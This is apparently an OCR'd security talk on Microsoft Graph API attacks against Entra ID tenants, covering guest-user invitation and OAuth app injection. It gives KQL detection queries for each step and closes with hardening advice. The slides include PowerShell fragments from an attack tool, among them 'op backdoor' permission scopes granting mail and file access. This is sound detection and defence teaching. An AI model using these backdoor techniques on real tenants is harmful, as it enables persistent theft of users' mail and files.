
Enumeration account and group

Invite a guest user to Entra ID
Add the guest user to the target group

Inject an OAuth App to Entra ID tenant

Detect guest user invited - AuditLogs


```
AuditLogs
| where (OperationName == "Invite external user"
      or (OperationName == "Add user"
          and AdditionalDetails[0].value == "Microsoft Azure Graph Client
          Library 1.0"))
| extend UserUPN = TargetResources[0].userPrincipalName
```



Detect guest user invited – MicrosoftGraphActivityLogs

Invoke-InviteGuest


- graph.microsoft.com/v1.0/invitations
- graph.microsoft.com/v1.0/organization

```
# Construct the Graph API endpoint
$graphApiUrl = "https://graph.microsoft.com/v1.0"
$orginfo = Invoke-RestMethod -Uri "$graphApiUrl/organization" -Headers $headers
$tenantid = $orginfo.value.id
```

```
# Make the POST request
$response = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/invitations"

# Check the response
```

Detect guest user invited – MicrosoftGraphActivityLogs


```
MicrosoftGraphActivityLogs
| where UserAgent contains "PowerShell"
| where (RequestUri ==
"https://graph.microsoft.com/v1.0/invitations" or RequestUri ==
"https://graph.microsoft.com/v1.0/organization")
```




```
MicrosoftGraphActivityLogs
| where UserAgent contains "PowerShell"
| where (RequestUri == "https://graph.microsoft.com/v1.0/invitations" or RequestUri == "https://graph.microsoft.com/v1.0/organization")
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	RequestUri	ApiVersion	RequestMethod	ResponseStatusCode	IPAddress
2/20/2025, 4:21:30.168 PM	https://graph.microsoft.com/v1.0/invitations	v1.0	POST	201	[redacted]:c54f:b176...
2/20/2025, 4:21:30.168 PM	https://graph.microsoft.com/v1.0/invitations	v1.0	POST	201	[redacted]:c54f:b176...
2/20/2025, 4:21:30.168 PM	https://graph.microsoft.com/v1.0/invitations	v1.0	POST	201	[redacted]:c54f:b176...
2/20/2025, 4:21:30.168 PM	https://graph.microsoft.com/v1.0/invitations	v1.0	POST	201	[redacted]:c54f:b176...
2/20/2025, 4:21:12.164 PM	https://graph.microsoft.com/v1.0/organization	v1.0	GET	200	[redacted]
2/20/2025, 4:21:12.164 PM	https://graph.microsoft.com/v1.0/organization	v1.0	GET	200	[redacted]
2/20/2025, 4:21:12.164 PM	https://graph.microsoft.com/v1.0/organization	v1.0	GET	200	[redacted]

Attack Scenario



Enumeration account and group

Invite a guest user to Entra ID
Add the guest user to the target group

Inject an OAuth App to Entra ID tenant

Detect app registration - AuditLogs


```
let ApplicationOperations = dynamic(["Add application", "Update application – Certificates and secrets management", "Update application"]);
AuditLogs
| where AdditionalDetails[0].value contains "PowerShell"
| where OperationName in (ApplicationOperations)
```

Detect app registration – MicrosoftGraphActivityLogs

Invoke-InjectOAuthApp

- graph.microsoft.com/v1.0/servicePrincipals
- graph.microsoft.com/v1.0/applications
- graph.microsoft.com/v1.0/applications/{applications ID}/addPassword

Scope

- Mail.Read
- Files.ReadWrite.All
- EWS.AccessAsUser.All

```
if ($Scope -like "op backdoor")
{
    $Scope = "openid","profile","offline_access","email","User.Read","User.ReadBasic.All","Mail.Read","Mail.Send","Mail.Read.Shared","Mail.Send.Shared","Files.ReadWrite.All","EWS.AccessAsUser.All",
    Write-Host -ForegroundColor yellow "[*] One overpowered (OP) backdoor is coming right up! Here is the scope:"
}
elseif ($Scope -like "mail reader")
{
    $Scope = "openid","profile","offline_access","email","User.Read","Mail.Read","Mail.Read.Shared"
    Write-Host -ForegroundColor yellow "[*] One overpowered (OP) backdoor is coming right up! Here is the scope:"
}
```

Detect app registration – MicrosoftGraphActivityLogs


```
MicrosoftGraphActivityLogs
| where UserAgent contains "PowerShell"
| where (RequestUri == "https://graph.microsoft.com/v1.0/servicePrincipals" or
RequestUri == "https://graph.microsoft.com/v1.0/applications" or
RequestUri has_all("https://graph.microsoft.com/v1.0/applications/", "addPassword"))
```

```
MicrosoftGraphActivityLogs
| where UserAgent contains "PowerShell"
| where (RequestUri has_all("https://graph.microsoft.com/v1.0/applications/", "addPassword") or
RequestUri == "https://graph.microsoft.com/v1.0/applications" or
RequestUri == "https://graph.microsoft.com/v1.0/servicePrincipals")
| extend ApplicationId = tostring(extract(@"applications/(.*?)/addPassword", 1, RequestUri))
| project TimeGenerated, ApplicationId, RequestUri, AppId, IPAddress, UserAgent, Scopes
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	ApplicationId	RequestUri	AppId
2/12/2025, 2:35:26.115 PM	d6cfa7e0-109e-4a69...	https://graph.microsoft.com/v1.0/applications/d6cfa7e0-109e-4a69-aea5-c649e4045c41/addPassword	d3590ed6-52b3-4102-aeff-aad...
2/12/2025, 2:35:25.841 PM		https://graph.microsoft.com/v1.0/applications	d3590ed6-52b3-4102-aeff-aad...
2/12/2025, 2:35:25.841 PM		https://graph.microsoft.com/v1.0/applications	d3590ed6-52b3-4102-aeff-aad...
2/12/2025, 2:35:19.661 PM		https://graph.microsoft.com/v1.0/servicePrincipals	d3590ed6-52b3-4102-aeff-aad...
2/12/2025, 2:29:25.954 PM		https://graph.microsoft.com/v1.0/servicePrincipals	d3590ed6-52b3-4102-aeff-aad...
2/12/2025, 2:29:25.954 PM		https://graph.microsoft.com/v1.0/servicePrincipals	d3590ed6-52b3-4102-aeff-aad...

Detect permissions granted to application

- Mail.Read
- Files.ReadWrite.All
- EWS.AccessAsUser.All

add more import permissions here.

```
AuditLogs
| where Category =~ "ApplicationManagement"
| where ActivityDisplayName has_any ("Add delegated permission grant","Add app role assignment to service principal")
| where Result =~ "success"
| where tostring(InitiatedBy.user.userPrincipalName) has "@" or tostring(InitiatedBy.app.displayName) has "@"
| mv-apply TargetResource = TargetResources on
  (
      where TargetResource.type =~ "ServicePrincipal" and array_length(TargetResource.modifiedProperties) > 0 and isnotnull(TargetResource.dis
      | extend props = TargetResource.modifiedProperties,
               Type = tostring(TargetResource.type),
               PermissionsAddedTo = tostring(TargetResource.displayName)
  )
| mv-apply Property = props on
  (
      where Property.displayName =~ "DelegatedPermissionGrant.Scope"
      | extend DisplayName = tostring(Property.displayName), Permissions = trim('"',tostring(Property.newValue))
  )
| where Permissions has_any ("Mail.Read", "Mail.ReadWrite")
```

Github-AzureSentinel-MailPermissionsAddedToApplication

中華資安國際
CHT Security

Defence the Microsoft Graph API attack

- Hardening


Restrict Guest Invitations

Add a blocklist


This is the most typical scenario, where your organization wants to work with almost any organization, but wants to prevent users from specific domains to be invited as B2B users.

To add a blocklist:

1. Sign in to the Microsoft Entra admin center as a Global Administrator.
2. Browse to **Identity** > **External Identities** > **External collaboration settings**.
3. Under **Collaboration restrictions**, select **Deny invitations to the specified domains**.
4. Under **Target domains**, enter the name of one of the domains that you want to block. For multiple domains, enter each domain on a new line. For example:




Restrict Microsoft Graph Command Line Tools Access

